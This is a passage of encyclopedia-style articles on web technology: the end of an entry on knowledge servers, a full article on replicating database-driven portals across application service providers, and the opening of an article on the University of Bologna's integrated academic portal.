Knowledge servers are Internet resources with which users engage in order to obtain expert problem-solving advice and/or stimulation of understanding of a situation. The idea grew out of knowledge-based systems research and practice, and they are often implemented as a KBS that interacts with the users via Web browsers. Knowledge servers are differentiated from other KBS-Internet linkages, such as intelligent agents, in that their users are human beings, and their knowledge bases are extensive. Knowledge servers present specific technical, knowledge-level, and cultural challenges, of which the latter especially require research. They are important in disseminating specialised expert knowledge that is well-tested, context-sensitive, and in which the necessary inferences are not left to the user, but are made by the machine. As such, knowledge servers deserve careful consideration by, especially, public, voluntary, and charitable bodies.

REFERENCES

*Art*EnterpriseWeb*. (1999). Retrieved from http://www.brightware.com/products/aeprodsum.html

Attarwala, F. T., & Basden, A. (1985). A methodology for constructing expert systems. *R&D Management, 15*(2), 141-149.

Basden, A. (2000). Some technical and non-technical issues in implementing a knowledge server. *Software Practice and Experience, 30*(10), 1127-1164.

Boley, H. (1996, September 2-6). Knowledge bases in the World Wide Web: A challenge for logic programming. In *Proceedings of the 1st Workshop on Logic Programming Tools for Internet Applications, in conjunction with JICSLP'96,* Bonn, Germany.

Cabeza, D., Hermenegildo, M., & Varmaa, S. (1996, September 2-6). The PiLLoW/CIAO library for Internet/WWW programming using computational logic systems. In *Proceedings of the 1st Workshop on Logic Programming Tools for Internet Applications, in conjunction with JICSLP'96,* Bonn, Germany.

Cengeloglu, Y. (1999). *AGENT_CLIPS*. Retrieved from http://users.aimnet.com/~yilsoft/yilsoft.html

Guha, R. V., & Lenat, D. B. (1994, July). Cyc: Enabling agents to work together. *Communications of the ACM*.

Jacob, M., & Ebrahimpur, G. (2001). Experience vs. expertise: The role of implicit understanding of knowledge in determining the nature of knowledge transfer in two companies. *Journal of Intellectual Capital, 2*(1), 74-88.

JESS. (1999). *The Java expert system shell*. Retrieved from http://herzberg.ca.sandia.gov/jess/

Levy, M. R. (1998). Web programming in Guide. *Software Practice and Experience, 28*(15), 1581-1603.

Liebowitz, D. A., & De Salvo, A. (Eds.). (1989). *Structuring expert systems: Domain, design and development*. Englewood Cliifs, NJ: Prentice-Hall.

Loke, S. W., & Davison, A. (1996). Logic programming with the World-Wide Web. In *Proceedings of the 7th ACM Conference on Hypertext,* Washington, DC *(Hypertext 96)*, (pp. 235-245). ACM Press.

Maluf, D. (1999). CKNP: *CLIPS knowledge networking protocol.* Retrieved from http://www-db.stanford.edu/pub/maluf/cknp/cknp.html

Newell, A. (1982). The knowledge level. *Artificial Intelligence, 18*, 87-127.

Sehmi, A., & Kroening, M. (1996, September 2-6). WebLS: A custom prolog rule engine for providing Web-based tech support. In *Proceedings of the 1st Workshop on Logic Programming Tools for Internet Applications, in conjunction with JICSLP'96*, Bonn, Germany.

Steels, L. (1985). Second generation expert systems. *Future Generation Computer Systems, 1*(4), 213-221.

Stefik, M. (1995). *Introduction to knowledge systems*. San Fransisco: Morgan Kaufmann.

KEY TERMS

Bayesian Logic: An algorithm for accumulation of evidence, based on likelihood ratios.

Cultural Knowledge: Knowledge in which assumptions are made, often tacitly, that are common to a community.

Fuzzy Logic: An algorithm that combines degrees of certainty in believing some proposition.

Inference: (An expression or algorithm to undertake.) A calculation (logical, numerical, textual, probabilistic, etc.) of the state of a variable in a knowledge base from that of others.

Inference Engine: A complex algorithm that repeatedly searches along the relationships in the knowledge base, first to find what input information is required, second to obtain it, third to propagate it throughout the knowledge base to update its state according to the rules or inferences that apply at each point, and fourth to detect when sufficient information has been obtained.

Knowledge: (Rather than information.) A person's experience and understanding that is generated in response to receipt of information or other stimulation, guided by what is meaningful to the person.

Knowledge Base (KB): A representation of the concepts, relationships, rules, and so forth, meaningful in a domain of knowledge.

Knowledge-Based System (KBS): An inference engine applied to a knowledge base that might be run by a user.

Knowledge Server: An Internet resource with which users engage in order to obtain expert problem-solving advice and/or stimulation of understanding, which is often implemented as a knowledge-based system that communicates with the users via Web browsers.

Probabilistic Logic: An algorithm that combines probabilities according to the rules of statistics.

State of Knowledge Base: The set of states of all variables in a KB.

Large-Scale ASP Replication of Database-Driven Portals

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INTRODUCTION

Web portal applications that dynamically generate results in response to user requests are more popular than ever. Such portal applications usually consist of a business logic component and a very large database, or databases that hold the portal's content. Despite efforts to speed up response generation, ever-rising user demand means that replication of a portal's logic *and* database will be needed at some point as other methods to keep up with demand (faster databases and content caching for example) have limits.

This article explains issues surrounding the replication of a single full-scale database-driven portal application. In addition to the issues of replicating a single, unsophisticated application, it also anticipates a future in which portal applications offer multiple levels of service to users, and large application service providers (ASPs) host and replicate many portal applications on networks of servers. An ASP must replicate complex portal applications in order to satisfy user demand while minimizing operating costs. ASPs will need mature tools for making replication decisions and deploying and otherwise managing their replication system. To that end, this article highlights two prototype software packages, ACDN and DATE/DASIM, that address some aspects of replica management by ASPs. Using the two prototypes as a starting point and recalling single portal replication issues, a set of features for a mature ASP replication management systems are proposed.

DATABASE APPLICATIONS AND REPLICATION ISSUES


More and more companies and organizations are discovering the benefits of providing services over the Internet through portal applications. In order to provide a more profitable, responsive, and flexible user experience, these portal applications generate responses dynamically and provide a customizable experience for each user. That is, the content they provide to the user is generated on demand in response to user requests. These applications usually have two components: (1) front-end business logic that interacts with the user and provides the portal's look and feel and (2) a back-end database or databases containing the portal's true content (Candan & Li, 2002a; Li, Hsiung, Po, Hino, Candan, & Agrawal, 2004b; Vallamsetty, Kant, & Mohapatra, 2002). Based on user requests, the front-end logic queries the back-end databases, obtains needed content, and then uses that content to build a page (or other result), which is returned to the user. Figure 1(a) shows a diagram of a complex database-driven portal application while Figure 1(b) shows a simplified version containing the main components: the application logic and backend database. To emphasize the importance of the back-end database, such portal applications will be henceforth called *database-driven applications*, or DAs.

In order to meet user expectations and availability requirements, a DA must be able to return results quickly. Historically, this has been achieved by moving fragments of a DA's logic and its back-end database closer to end-users at the "Internet's edge" by caching raw data, caching results, or using fragmented page design (Choi & Luo, 2004; Datta, Dutta, Thomas, Vandermeer, & Ramamritham, 2004; Huang, Sebastine, & Abdelzaher, 2004; Li, Po, Hsiung, Candan, & Agrawal, 2003; Luo et al., 2002). These methods are generally compatible with dynamic Web page markup languages such as Java Server Pages and Edge Side Includes. However, such improvements can only provide so much relief. They may be attractive for some small or low-demand applications, but are not, in the authors' opinion, the ultimate solution for complex high-demand applications with large amounts of supporting data. Instead, full replication of the application and a significant part of its backend database will be needed in some cases.

Although it has many positive aspects, full replication has at least four challenges (in the authors' opinion) as outlined next.

- **Application Masters and Replica Slaves:** An emerging trend in DA architecture and replication is the use of master and slave versions of the portal application (Li, Altinas, & Kantarcioglu, 2004a). In this scheme,

Figure 1. Multi-tiered portal application architectures. In (a) a complex arrangement of front-end servers is connected to a farm of database servers on the back-end. In (b) the arrangement is simplified to just the essentials.



the DA is viewed as an aggregate of all its instances, be they a master or a slave (replica). In operation, there is a single master and zero or more slaves. Both masters and slaves contain a database component and can respond to user requests. However, only the master can handle database updates. When a slave needs to update the database, the slave contacts the master, which processes the update and propagates changes to the slaves. Oracle's Database Cache and IBM/DB2 (Luo et al., 2002) support master/slave replication.

- **Large Databases:** In some cases, a DA's database may be so large (multiple gigabytes or more) that replicas cannot be rapidly established in response to changing demand.
- **Keeping Replicas Fresh:** Database replicas have to be regularly updated so that their content is timely or *fresh*. Assigning a DA replica to a server induces a continuous update load on the server's database component due to the frequent updates required to maintain the replica's service quality. In general, a higher quality of service requires more frequent synchronization. Update load is parasitic as it reduces the replica's capacity for handling end-user requests and prohibits creating more replicas than demand warrants. Understandably, update load mitigation has been the subject of much research (Candan, Agrawal, Li, Po, & Hsiung, 2002b; Candan et al., 2002a; Li et al., 2004b; Carney, Lee, & Zdonik, 2003; Majumdar, Ramamritham, Banavar, & Moudgalya, 2004; Olston & Widom, 2002).
- **Database Load and Response Times:** Response times are a prime concern, especially for e-commerce applications, since poor response times translate into unhappy customers and lost revenue (King, 2003; Labrinidis & Roussopoulos, 2003; Vallamsetty et al., 2002). As has been repeatedly observed, DA response times depend greatly on database load, and not necessarily on the placement of replicas close to users or network delays (Candan et al., 2002a; Datta et al., 2004; Labrinidis et al., 2003; Vallamsetty et al., 2002). The database load of a DA replica has two components: request load and update load. Request load results from queries stemming from user requests. Synchronizing a replica's slave database with its master's database causes update load. Generally, if a replica's aggregate update and request loads do not overload the database, then response times will be fine.

APPLICATION SERVICE PROVIDERS AND MULTI-QUALITY APPLICATIONS

Although a DA is a great asset for its owners, there are several drawbacks, especially when replication is needed. Chief among them is the monetary expense of maintaining enough capacity (servers and bandwidth) to handle demand surges. To help alleviate this problem, a new entity called the application service provider (ASP) has emerged. ASPs like Akamai and ASP-One specialize in hosting database-driven applications on behalf of owners and maintain a large heterogeneous pool of servers for that purpose. The ASP provides the expertise, bandwidth, processing capacity, and global presence that few portal owners could afford on their own.

Marketplace competitiveness means that an ASP has to both satisfy the portal owners and keep costs low. Owner satisfaction primarily means having enough serving capacity on hand to meet the demand generated by end-users. In

Figure 2. An illustration of low-quality and high-quality replicas. The low-quality replica in (a) can only satisfy users who are happy with older data. The high-quality replica in (b) can service both low- and high-quality users.




Table 1. The five performance requirements of an application service provider

1. Provide enough serving capacity to handle all request load for the hosted applications. Capacity includes request load and the update load required to keep each portal replica fresh.
2. Make replication decisions and deploy and dismantle protal replicas *on-line* (without disrupting existing services).
3. Minimize operating overheads such as network bandwidth, number of servers used, and update load. Note that minimizing update load helps minimize bandwitdth and number of servers.
4. Minimize replica movement and service disruptions.
5. Ensure that user dmand for each ortal aplication is satisfied at or above the quality level requested.

doing so, the ASP must deal with all the replication issues mentioned in the previous section and some new ones, which are discussed next.

A naïve, but infeasible, way for the ASP to meet demand is to pre-position replicas that can be "turned on" as needed. A more reasonable approach is to create and destroy replicas as demand fluctuates. However, since a DA's database can be extremely large, replicas cannot be rapidly established. ASPs will probably have to do some pre-positioning while also forecasting demand so that replicas can be deployed by the time they are needed.

While many portals come in just one version, some may offer several distinct freshness/quality levels in order to meet the needs of different types of users (Bright & Raschid, 2002; Cherniack, Galvez, Franklin, & Zdonik, 2003). Pay-for-content sites such as brokerages or news services are good examples. In each case, users can be grouped into at least two categories: high quality and low quality. High-quality users expect either very fresh (timely) content or premium content. Low-quality users, on the other hand, are pleased with default or moderately fresh content. Regardless of type, users are satisfied only when their quality expectations are met. Figure 2 illustrates this concept.

Depending on demand for each quality level, not all replicas may need to operate at the highest possible quality. By wisely choosing replica quality levels, an ASP can minimize update overhead. In order to stay competitive, an ASP replicating quality-differentiated DAs must meet the five requirements listed in Table 1. Although seemingly simple, meeting these five goals has been proven to be NP-hard, even when all applications are single-quality (Mayer, 2005).

The ASP's replication problem bears a resemblance to other Internet data replication problems seen over the years (Cidon, Kutten, & Soffer, 2001; Kangasharju, Roberts, & Ross, 2002; Rabinovich, Rabinovich, Rajaraman, & Aggarwal, 1999; Wolfson, Jajodia, & Huang, 1997), yet differ from the ASP's problem in a number of ways. For one, past work typically focused on small chunks of data that can be moved rapidly. Secondly, the data changes rather slowly, resulting in trivial update loads at the replicas. Thus, in the authors' opinions, the ASP's replication problem (Table 1) is different enough to warrant novel solutions and implementation frameworks. The ultimate goal is a replication system which can solve the ASP's replication problem and manage the deployment of replicas. Requirements for such a system are examined next.

TOWARD MATURE DA REPLICATION

Although Web technology continues to improve, a mature system for DA management by ASPs has not yet appeared.


This section speculates on features that such a system, probably an integrated suite of software, would have. However, before jumping right to the features, two prototype DA management systems, Active CDN and DATE/DASIM, are introduced. Taking cues from these two systems and from topics mentioned elsewhere in this article, a list of features is then extrapolated.

- **Active CDN:** ACDN (Active CDN) is a platform for adaptively creating and relocating Web applications (Rabinovich, Xiao, & Aggarwal, 2003). ACDN consists of a central replicator and a number of ACDN servers, each of which contains a local replicator. The central replicator tracks the location of DA replicas and helps the local replicators make their replication decisions. Replication decisions (create or delete a replica) use high-load and low-load watermarks as trigger conditions and are based on server load and bandwidth (load) consumed in deploying and freshening replicas. To facilitate deployment, each DA managed by ACDN is described in a metafile, which lists the DA's files and contains instructions for installing the application. ACDN attempts to place replicas close to sources of demand. Once placed, ACDN attempts to load-balance servers by routing requests to replicas based on proximity and replica load.
- **DATE and DASIM:** The DA AssignmenT Engine (DATE) and the Database Application System Implementer and Manager (DASIM) are two cooperating software systems for ASP DA replication management (Mayer, 2005). DATE considers request load and update load information for each quality of each DA hosted by an ASP as it quickly computes low update load replica-to-server assignments that can be implemented "online."

  DASIM manages the deployment of real database-driven Web applications that adhere to the master/slave database replication scheme. DASIM has an open, flexible script-based design that can be easily changed to accommodate a wide range of DA implementation technologies. DASIM can link with DATE in order to implement replication decisions output by the latter. DASIM's central controller application, the system manager console (SMC), communicates with daemon applications called system manager remotes (SMRs) located on each replica server (Figure 3).

Requirements for Robust Replication. Even though ACDN and DATE/DASIM are prototypes, they represent an important first step toward full DA replication in an ASP-like environment. While the prototypes have some admirable qualities, they fall short in some respects. Below, both prototypes and topics mentioned throughout the article

Figure 3. A DA replica deployed in DASIM. Solid lines show information flow required by the DA replica. Dashed lines show the flow of information needed to manage the replica and its components.



have been used to create a list of requirements for mature portal replication.

- **Replication Decision Making:** Replication decisions must be made somehow, somewhere. Decision making in ACDN is mostly distributed, but does have a centralized component. Conversely, DATE/DASIM is highly centralized. Centralization may be the best option for many ASPs since it can uncover savings that might otherwise escape notice.
- **Operating Cost Minimization:** DATE was designed to minimize the cost of freshening replica databases. ACDN does not minimize any operating costs. However, ACDN's goal of placing replicas close to sources of demand can help reduce network traffic and, hence, indirectly, operating costs.
- **Accurate Application Load Reporting:** ACDN's servers are equipped with a load reporting element. DATE/DASIM does not currently have this feature. The ability to accurately measure and report server load, especially on an application-by-application basis, is essential.
- **Replication Decision Cycles and Thresholds:** ACDN relies on asynchronous distributed replication decisions based on low- and high-watermarks and considers the time needed to deploy new replicas. DATE/DASIM's centralized approach is conducted in alternating assignment generation and implementation phases. To speed up assignment implementation, DASIM does much of its work in parallel. DATE uses neither watermarks or any kind of load prediction/reaction scheme at present. Of all the items listed here, selecting a replication

decision frequency and triggering events are the topics most in need of further evaluation and research.

- **Active Load Balancing and Request Redirection:** ACDN includes a domain name server (DNS) load-balancer/request redirector. ACDN's explicit use of a load balancer makes sense given its preference for placing replicas close to sources of demand. Meanwhile, DATE/DASIM recognizes the need for request redirection, but assumes its presence.
- **Streamlined Replica Deployment and Deletion:** Both ACDN and DASIM make use of application descriptions and script files to streamline the deployment and deletion of replicas. Still, given the wide range of DA technologies and designs, it is doubtful that either ACDN or DASIM are fully up to the task. What would most ease replica deployment at this point is increased DA uniformity, both of technology and design.
- **Minimal Replica Movement:** DATE addresses burdensome, but necessary, replica movement by explicitly minimizing it when generating replica assignments. Experiments in (Mayer, 2005) show DATE to be quite effective in this regard. ACDN realizes the problems surrounding replica creation and specifically accounts for moving large amounts of data. The ACDN algorithms described in (Rabinovich et al., 2003) appear to limit replica movement, although no direct supporting evidence is provided.
- **Ability to Handle Quality-differentiated Applications,** whereas DATE/DASIM pays particular attention to applications offering multiple freshness quality levels and can reduce operating overheads for them; ACDN does not consider such applications at all.

SUMMARY

This article explained issues surrounding the replication of a single full-scale database-driven portal application: master-slave architecture, the burden of keeping replicas fresh, and the connection between database load and response times. Anticipating a future in which portal applications offer multiple levels of service and large application service providers (ASPs) host and replicate many portal applications on networks of servers, the replication issues and two prototype replica management systems were used to extrapolate features for a mature ASP replica management system.

ACKNOWLEDGMENTS

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REFERENCES

Bright, L., & Raschid, L. (2002). Using latency-recency profiles for data delivery on the Web. *Very Large Data Bases (VLDB)* (pp. 550-561).

Candan, K. S., & Li, W. (2002b). *Architectural issues of Web-enabled electronic business*, Chap. Integration of Database and Internet Technologies for Scalable End-to-end E-commerce Systems, (pp. 84–112). Idea Group Publishing.

Candan, K. S., Agrawal, D., Li, W. S., Po, O., & Hsiung, W. (2002a). View invalidation for dynamic content caching in multi-tiered architectures. *VLDB* (pp. 562-573).

Carney, D., Lee, S., & Zdonik, S. B. (2003). Scalable application-aware data freshening. *International Conference on Data Engineering (ICDE)* (pp. 481-492).

Cherniack, M., Galvez, E. F., Franklin, M. J., & Zdonik, S. (2003). Profile-driven cache management. *ICDE* (pp. 645-656).

Choi, C. Y., & Luo, Q. (2004). Template-based runtime invalidation for database-generated Web contents. *Asia Pacific Web Conference (APWeb)* (pp. 755-764).

Cidon, I., Kutten, S., & Soffer, R. (2001). Optimal allocation of electronic content. *IEEE Conference on Computer Communications (INFOCOM)* (pp. 1773-1780).

Datta, A., Dutta, K., Thomas, H. M., Vandermeer, D. E., & Ramamritham, K. (2004). Proxy-based acceleration of dynamically generated content on the World Wide Web: An approach and implementation. *Transactions on Database Systems (TODS)*, *29*(2), 403-443.

Huang, C., Sebastine, S., & Abdelzaher, T. (2004). An architecture for real-time active content distribution. *Euromicro Conference on Real-Time Systems* (pp. 271-280).

Kangasharju, J., Roberts, J., & Ross, K. W. (2002). Object replication strategies in content distribution networks. *Computer Communications 25*(4), 376-383.

King, A. B. (2003). *Speed up your site: Web site optimization* (1st ed.). Berkeley, CA: New Riders Press.

Labrinidis, A., & Roussopoulos, N. (2003). Balancing performance and data freshness in Web database servers. *VLDB* (pp. 393-404).

Li, W. S., Altinas, K., & Kantarcioglu, M. (2004a). On demand synchronization and load distribution for database grid-based Web applications. *Data and Knowledge Engineering (DKE)*, *51*(3), 295-323.

Li, W. S., Hsiung, W. P., Po, O., Hino, K., Candan, K. S., & Agrawal, D. (2004b). Challenges and practices in deploying Web acceleration solutions for distributed enterprise systems. *International World Wide Web Conference* (pp. 297-308).

Li, W. S., Po, O., Hsiung, W. P., Candan, K. S., & Agrawal, D. (2003). Freshness-driven adaptive caching for dynamic content Web sites. *DKE*, *47*(2), 269-296.

Luo, Q., Krishnamurthy, S., Mohan, C., Pirahesh, H., Woo, H., Lindsay, B. G., & Naughton, J. F. (2002). Middle-tier database caching for e-business. *ACM SIGMOD* (pp. 600-611).

Majumdar, R., Ramamritham, K., Banavar, R. N., & Moudgalya, K. M. (2004). Disseminating dynamic data with QoS guarantee in a wide area network: A practical control theoretic approach. *Real-Time and Embedded Technology and Applications Symposium* (pp. 510-517).

Mayer, C. B. (2005). *Quality-based replication of freshness-differentiated Web applications and their back-end databases*. PhD thesis, Arizona State University.

Olston, C., & Widom, J. (2002). Best-effort cache synchronization with source cooperation. *ACM SIGMOD* (pp. 73-84).

Rabinovich, M., Rabinovich, I., Rajaraman, R., & Aggarwal, A. (1999). A dynamic object replication and migration protocol for an internet hosting service. *ICDCS* (pp. 101-113).

Rabinovich, M., Xiao, Z., & Aggarwal, A. (2003). Computing on the edge: A platform for replicating Internet applications. *International Workshop on Web Content Caching and Distribution* (pp. 57-77).

Vallamsetty, U., Kant, K., & Mohapatra, P. (2002). Characterization of e-commerce traffic. *International Workshop on Advanced Issues of E-Commerce and Web-based Information Systems* (pp. 137-144).

Wolfson, O., Jajodia, S., & Huang, Y. (1997). An adaptive data replication algorithm. *Transactions on Database Systems*, *22*(2), 255-314.

KEY TERMS

Active Content Delivery Network (ACDN): A management system for the replication of DAs.

Application Service Provider (ASP): A portal hosting service. In this article, ASPs are presumed to specialize in the hosting and replication of DAs.

Database Application System Implementer and Manager (DASIM): A prototype database application replication environment.

Database-Driven Portal Application: A Web-based application consisting of business logic and a (usually) large database or databases containing the application's content. In response to user requests, the logic queries the database, obtains needed content, and then uses that content to build a page (or other result), which is returned to the user. In this article, "portal," "portal application," "database-driven portal application," and "database application (DA)" are synonymous.

Database-Driven Application Assignment Engine (DATE): A software program that makes replica-to-server assignments for multiple quality-differentiated DAs.

Quality-Differentiated Portal Application: A portal application that can store data and make its responses available in multiple temporal freshness levels.

Replication: Making multiple copies of something in order to increase access to it.

Large-Scale Integrated Academic Portals

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INTRODUCTION

The increasing availability of fixed/wireless network connectivity and the integration of telecommunication systems and the Internet create novel opportunities for users who can benefit from anytime-anywhere access to a growing amount of Internet/intranet Web information. In particular, university communities clearly perceive the potential benefits of widespread availability of Web-based services, which should satisfy heterogeneous requirements from different classes of users, for example, students, teachers, administrative and technical staffs.

However, university Web sites are typically populated by autonomous institutions (faculties, departments, research groups, etc.) that desire to maintain an independent control over data content. Consequently, data from different sites of the same university are usually organized in different ways, by rarely reflecting a common standard for data presentation, representation, and communication. Such a plethora of heterogeneous academic/educational information poses novel management and technological challenges. On one hand, the lack of a centralized entry point for service delivery and information retrieval creates difficulties for users, forced to browse many links before reaching the desired contents. On the other hand, the lack of a standard for data classification and presentation obstacles service/data integration and interoperability.

The academic community of the University of Bologna, the oldest university in the western world, had to face the aforementioned technological and management challenges emerging in large scale organizations. In fact, the Bologna University community includes many academic and administrative institutions (faculties, departments, admistrative centers, etc.) willing to maintain their autonomy in data management but requiring to share common standards for data presentation and communication.

These challenges have been faced by designing and implementing an integrated academic/educational Web portal (UniBo) (The Web Portal, 2005). The UniBo project focuses on two main goals: first, to impose the University of Bologna as a single entry point for transmitting social-cultural knowledge through novel communication channels, such as fixed and wireless networks; second, to organize and customize the heterogeneous data provided by different institutions to easily satisfy the requirements of various user targets (different views for students, teachers, and administrative staff). In the following, we present the peculiar aspects of the UniBo project, by pointing out the motivations of the technological choices made and the crucial challenges of activity reorganization deriving from developing such a large-scale Web portal. In particular, the contribution underlines the relevance of implementing an integrated technological platform that not only enables common technological, graphic, and usability standards, but also permits the access to shared application services and to university databases about staff, students, teaching activities, and research projects.

The remainder of the article is organized as follows: the Background section overviews some related work about academic/educational portals. The next section, The Integrated UniBo Web Portal, presents the UniBo project, by pointing out its peculiar technological and organizational aspects. Lessons learned from the UniBo portal experience and concluding remarks follow.

BACKGROUND

Several research groups have recently claimed that developing an educational/academic portal is a strategic technology decision that affects the entire campus community and that requires careful analysis of long and short-term needs. The view from the California State University (Daigle, 2002) states that one obvious reason for deploying portals is to improve productivity by increasing the speed and customizing the content of information to internal/external users and institutions. The California State University portal provides advanced knowledge management functions and an organizational model to classify information on the basis of target users.

A user-oriented value added approach has been widely adopted in institutional information systems. The project named Institutionally Secure Integrated Data Environment (INSIDE) in the Universities of St. Andrews and Durham (Ling, 2002) has the goal of designing and implementing a Web-based, user-oriented portal built around the identity of users (roles and responsibilities within the institution). The INSIDE Web portal is also intended to provide a single point of distribution of services for the end-user academic community. This requires the delivery of integrated supports, such as unique authentication, that enables users to profitably cooperate on common applications. The Université de Savoie (Martel, 2001) experiments with nearly 500 students and teachers using an open source Web platform that provides users with the access to adaptive content from anywhere, anytime. The platform facilitates cooperative tasks for sharing knowledge about academic/educational activities.

The University of Bologna integrates the above aspects in an organizational and technological project that enables to manage the editorial workflows, from the content creation to the data/service delivery to the overall academic community. A crucial feature of the portal project is the attention to user satisfaction: UniBo adopts a user-oriented approach in the implementation of dedicated areas, such as MyPortal (The English version, 2005), where contents and services are not only personalized on the basis of the classes of users, such as students or teachers, but also on the basis of the user own identity. The user-oriented approach is strengthened by the whole UniBo Web portal adhesion to accessibility and usability rules (Accessibility, 2005) in order to knock down the virtual Web barriers and to facilitate the access by every kind of user, including foreigners or disabled users. The UniBo community collaborates with the ASPHI (ASPHI, 2005) non-profit association to encourage the integration of disabled users in the academic/educational activities through the exploitation of information and communication technologies.

THE INTEGRATED UniBo WEB PORTAL

The UniBo Web portal finds its origins in 2002, when a group took the responsibility of carrying out the overall community Web strategy by fully supporting its educational, academic, and administrative activities. The group was named DSAW (*Direzione e Sviluppo delle Attività Web—Direction and Development of Web Activities*) and nowadays it consists of 35 people, including graduating students and scholarship holders. DSAW staff members are organized in four different divisions and nine teams with responsibilities that vary from developing and monitoring the portal technological platform and application services, to administrative tasks including service quality management and the training of the 300 Web operators distributed in the different institutions of the University of Bologna.

The UniBo Web portal is a federated system with more than 180,000 recognized users, capable of personalizing and unifying their access to data from 72 sites of academic institutions and organizations, from more than 3,000 teacher Web sites, and from more than 30 application servers (such as *AlmaWelcome!* (AlmaWelcome!, 2005) that integrates UniCredit Bank services to enable student online payments for courses, masters, etc.). As depicted in Figure 1, single Web sites continue to be managed autonomously by local institutions, but they are integrated over a common platform that not only enables to share common technological, graphic, and usability standards, but also enables the access to shared application services and to central university database systems about staff, students, teaching activities, and research projects.

Such a complex and large-scale academic community imposes different organizational challenges, exacerbated also by the fact that the campuses of our university are spread over five cities. This requires coordinating online and off-line communications to involve academic/administrative staffs of every campus. Differentiated target needs are satisfied via profile analysis and the possibility to establish one-to-one and one-to-many relationships, with consequently different communication mechanisms and different personalized content.

The UniBo project supports integrated communication through three main channels: *vademecum pages*, *student newsletters,* and *banners*. Vademecum pages are UniBo Web pages that unify different navigational paths for various target users, such as students or teachers. The exploited language and the communication approach is designed in ad hoc manner by considering different target user expectations. Figure 2(a) shows an example of a vademecum page that unifies the guidelines for performing searching operations within the UniBo Web portal: the page is subdivided into four sections on the basis of target information to be searched. The student newsletter delivers news, events, and deadlines about the overall University to more than 80,000 users. The newsletter involves editorial operators from nearly 10 institutions. Figure 2(b) shows an example of a student newsletter regarding important news about the academic life in November/December 2005. Finally, more than 70 banners are contemporary published in the main UniBo Portal Web site (The Web Portal, 2005). Banners exploit graphic elements to concisely communicate news and information regarding specific thematic channels, by facilitating the access to information of interest. Banners are spread in the 17 thematic channels that regard the UniBo academic institution (history, current organizational structure, and administrative staff), the UniBo educational activities (Laurea and Master courses, PhD, and post-graduating projects), research activities and

Figure 1. The UniBo system

